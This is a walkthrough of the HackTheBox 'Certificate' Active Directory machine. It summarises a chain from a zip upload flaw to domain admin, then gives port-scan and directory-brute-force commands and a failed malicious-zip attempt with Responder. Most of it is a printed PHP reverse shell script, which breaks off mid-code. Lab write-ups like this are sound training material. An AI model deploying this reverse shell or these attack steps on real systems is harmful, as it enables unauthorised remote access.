Certificate HackTheBox
Certificate HackTheBox
Certificate is a hard Windows Active Directory machine that starts with an E-learning platform. The web application is vulnerable to Null-Byte Injection and stacked zip exploit , allowing a PHP reverse shell to be executed for initial access as xamppuser. Database credentials are retrieved, enabling lateral movement to the Sara.B user. Further enumeration uncovers a network capture file that leaks Lion.SK’s credentials. Using these, Active Directory Certificate Services (ADCS) is enumerated, and a vulnerable template is exploited to request certificates on behalf of other users. A certificate for the Ryan.K user is then obtained, whose SeManageVolumePrivilege is leveraged to obtain full control over the C:\ directory by exploiting it with SeManageVolumeExploit.exe. Then we create a golden PFX to forge the Administrator’s pfx and then authencate to get NT hash of the Administrator achieving full domain compromise.
Initial Foothold
Rustscan
1
rustscan -a 10.129.245.51 -r 1-65535 -- -sC -sV -oA nmap/certificate -vv 10.129.245.51





Rustscan identified that there are numerous ports open on the server they being DNS, LDAP, SMB indicating that there is Active directory installed on the box. Also the ADCS is configured since we have all the certificate information from the results.
The hostname of of the domain controller is identified as DC01 and the domain name is certificate.htb so the Frequently qualified domain name is DC01.CERTIFICATE.HTB
We also have port 80 open on the box.
Adding certificate.htb to our /etc/hosts file to resolve the DNS.
The clock is also 8hours 5mins 4secs ahead of our local time so we need to sync it using ntpdate.
1
sudo ntpdate 10.129.245.51

Website Enumeration
Lets take a look at the webpage at port 80.

We have a website.
Lets perform some dirbusting on the webpage to see if we can find some hidden directories.
1
gobuster dir -u http://certificate.htb/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -b 404,403 -t 100 -x php,html,txt

We see that there is courses.php upload.php blog.php, such php files are present on the webpage.
Looking at the courses page, we have this.

Going over to How to be the employee of the month! and enrolling in the course we have this page.
ZIP File Upload CVE-2025-24071 (Failed)

Going over quizz1 we have a upload page.

It accepts the .pdf, .docx, .pptx, .xlsx and .zip.
So lets try with the Phishing attack by uploading a malicious zip file to the server and start listening using responder to see if any person click on the link.
We can use this zip exploit.
https://github.com/Marcejr117/CVE-2025-24071_PoC
This is a CVE-2025-24054
Creating a malicious zip now.
1
python3 PoC.py malicious 10.10.14.72

Started Responder for the listening and uploading the .zip to the website.

Upon uploading it is found that it detects the malicious zip file being uplodede to the server meaning there is some sort of filtering that is blocking it.
Also we didnt recieve any hit backs on our responder tab.

We can also try with the .php files by zipping, so lets try that.
I will use the php-reverse-shell by IVAN and create a zip for it and then upload it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
<?php
// Copyright (c) 2020 Ivan Šincek
// v3.0
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
private $addr = null;
private $port = null;
private $os = null;
private $shell = null;
private $descriptorspec = array(
0 => array('pipe', 'r'), // shell can read from STDIN
1 => array('pipe', 'w'), // shell can write to STDOUT
2 => array('pipe', 'w') // shell can write to STDERR
);
private $buffer = 1024; // read/write buffer size
private $clen = 0; // command length
private $error = false; // stream read/write error
private $sdump = true; // script's dump
public function __construct($addr, $port) {
$this->addr = $addr;
$this->port = $port;
}
private function detect() {
$detected = true;
$os = strtoupper(PHP_OS);
if (stripos($os, 'LINUX') !== false || stripos($os, 'DARWIN') !== false) {
$this->os = 'LINUX';
$this->shell = '/bin/sh';
} else if (stripos($os, 'WINDOWS') !== false || stripos($os, 'WINNT') !== false || stripos($os, 'WIN32') !== false) {
$this->os = 'WINDOWS';
$this->shell = 'cmd.exe';
} else {
$detected = false;
echo "SYS_ERROR: Underlying operating system is not supported, script will now exit...\n";
}
return $detected;
}
private function daemonize() {
$exit = false;
if (!function_exists('pcntl_fork')) {
echo "DAEMONIZE: pcntl_fork() does not exists, moving on...\n";
} else if (($pid = @pcntl_fork()) < 0) {
echo "DAEMONIZE: Cannot fork off the parent process, moving on...\n";
} else if ($pid > 0) {
$exit = true;
echo "DAEMONIZE: Child process forked off successfully, parent process will now exit...\n";
// once daemonized, you will actually no longer see the script's dump
} else if (posix_setsid() < 0) {
echo "DAEMONIZE: Forked off the parent process but cannot set a new SID, moving on as an orphan...\n";
} else {
echo "DAEMONIZE: Completed successfully!\n";
}
return $exit;
}
private function settings() {
@error_reporting(0);
@set_time_limit(0); // do not impose the script execution time limit
@umask(0); // set the file/directory permissions - 666 for files and 777 for directories
}
private function dump($data) {
if ($this->sdump) {
$data = str_replace('<', '<', $data);
$data = str_replace('>', '>', $data);
echo $data;
}
}
private function read($stream, $name, $bytes) {
if (($data = @fread($stream, $bytes)) === false) { // suppress an error when reading from a closed blocking stream
$this->error = true; // set the global error flag
echo "STRM_ERROR: Cannot read from {$name}, script will now exit...\n";
}
return $data;
}
private function write($stream, $name, $data) {
if (($bytes = @fwrite($stream, $data)) === false) { // suppress an error when writing to a closed blocking stream
$this->error = true; // set the global error flag
echo "STRM_ERROR: Cannot write to {$name}, script will now exit...\n";
}
return $bytes;
}
// read/write method for non-blocking streams
private function rw($input, $output, $iname, $oname) {
while (($data = $this->read($input, $iname, $this->buffer)) && $this->write($output, $oname, $data)) {
if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->clen += strlen($data); } // calculate the command length
$this->dump($data); // script's dump
}
}
